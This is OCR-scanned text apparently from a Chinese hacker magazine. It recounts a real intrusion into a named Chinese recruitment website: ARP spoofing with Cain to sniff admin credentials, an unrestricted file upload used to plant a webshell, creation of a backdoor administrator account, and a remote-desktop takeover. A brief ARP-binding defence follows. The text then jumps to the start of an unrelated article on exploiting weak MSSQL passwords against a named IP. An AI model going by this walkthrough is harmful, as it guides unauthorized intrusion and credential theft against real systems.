


图11

二步曲：利用arp欺骗主站服务器

现在拿下主站二级栏目的服务器了，netstat -an查看了下网络连接情况，连到了10.100.0.36的1433端口，扫描下10.100.0.36开放了80、1433、135、139端口，直接在ie地址栏输入10.100.0.36，出现了主站的页面，说明主站的内网ip地址是10.100.0.36，和二级栏目的内网ip地址相邻。10.100.0.36还开放了10086端口，远程连接上去，是2003操作系统，说明是一个管理员，远程终端都是用的10086端口。把administrator的hash值弄到，然后用lc破解，一般情况数字加字母一到两天就可以破出来，在肉鸡服务器上挂着破吧。

Ping 10.100.0.36有返回数据，看这个网段可不可以arp欺骗，arp -a列出了10.100.0.36、10.100.0.100、10.100.0.1三个ip，10.100.0.1是网关，100的那台是xp系统，3389开放。说明网段没有做ip地址和mac地址绑定，可以arp欺骗。把cain4.2上传到38的服务器上去，开启arp欺骗，cain这个工具性能稳定，而且嗅探80端口的密码功能相当强大，如果能嗅探到主站后台就爽了。

断开远程终端，稍微休息了下，大概一个小时后，连上远程终端，看看嗅到有用的数据没有，http上显示有4个密码，仔细一看，管理员登录过后台（如图12）。




图12

其中lm3235就是管理员用户名，后面显示了后台登录地址 **http://www.cphr.com.cn/admin/default.jsp**，输入用户名和密码，成功进入后台(如图13)。

后台的招聘信息管理可以发布公告，而且还有上传功能，经测试没有限制上传文件，但是上传后的文件地址没有显示，拿出抓包工具WSockExpert，抓取到文件上传的路径，成功得到webshell（如图14、15）。

由于服务器的tomcat是以系统服务运行的，所以可以直接执行系统命令，马上加了个rabbitsafe的管理员（如图16）。

下面就是开始连接主站服务器，也是渗透最后一步曲了。




图13




图15

三步曲：成功进入主站服务器

现在在10.100.0.38这台二级栏目服务器用远程桌面连到10.100.0.36上，终端端口是10086，成功连接上36这台主站服务器（如图17）。




图14

到此为止，渗透中国电力人才网成功完成，这次渗透没用到什么新技术，写这篇文章的目的是想和大家说，渗透的过程会遇到很多困难，但一定要坚持，只要你坚持下来了，胜利一定是属于你的。




图16

渗透总结

Arp欺骗在国内还是相当有影响力的，很多大型网站都是利用arp欺骗拿下来的，所以网络管理员应该重视起来。

解决ARP攻击的方法有很多，以前的文章也讲过，下面我讲下比较简单实用的解决方法。双向绑定解决ARP欺骗：

1、在PC上绑定路由器的IP和MAC地址：

1）首先，获得路由器的内网的MAC地址（例如HiPER网关地址192.168.16.254的MAC地址为0022aa0022aa，可以到<HiPER管理界面－－端口配置－－局域网端口MAC地址>进行查看）。




图17

2）编写一个批处理文件rarp.bat 内容如下：

```
@echo off
arp -d
arp -s 192.168.16.254 00-22-aa-00-22-aa
```

2、将文件中的网关IP地址和MAC地址更改为您自己的网关IP地址和MAC地址即可。

3、将这个批处理软件拖到"windows－－开始－－程序－－启动"中。

4、在路由器上绑定用户主机的IP和MAC地址。

文章中相关的资料和工具，在手册的光盘里有，网站的漏洞已经通知管理员修补，此文章所造成的一切后果本人概不负责，只做技术研究，如果文章内容有什么不懂，欢迎来《黑客手册》论坛给我留言，我的id是rabbitsafe。

编辑点评：

感觉作者像一个熟练的技术工人，对该网站的入侵犹如庖丁解牛，丝丝入扣。从作者的netstat -an一条命令就判断出数据库与web是否分离这一细节，充分证实了作者对常规入侵方法的熟悉。

从本文中你可以了解

域结构内网的一些基本知识点

一、丢丢

近月来微软的dns远程溢出漏洞很是火，运用起来作用非常强大，我们小菜可喜欢了。可惜破坏力越大，网管们越是当心，越是关注，补洞越快，可怜小菜我奋斗几天，只搞到一只肉鸡。唉，还是走老路吧，记得某位前辈说过，弱口令是永远补不了的漏洞。

好，那就让我们一起开始1433弱口令利用的旅程吧。我用的工具是极速MSSQL弱口令扫描改进版，在扫出1433弱口令的同时还可以看出这个服务器的3389端口是否开了。使用和扫描过程

在台湾某内网穿行

□ 丢丢&&樱花浪子[I.S.T]

就不说了，我怕挨板子，相信这些难不倒你们的。

经过我这任劳任怨，永不停机甚至可以称为用不磨损的电脑的努力，一串MSSQL1433弱口令的名单已经整理在我面前，我也奇怪这招怎么屡试不爽，看来全世界的网管安全意识都有待提高呀。这次我们就挑中60.249.43.227这个ip来练手，太好了，它的3389还是开着的。打开SQL综合利用工具，填上这个ip，再写入可爱的密码XXXXX，果然是永远的漏洞，很顺利地连上了，速度还非常快，如图1所示。

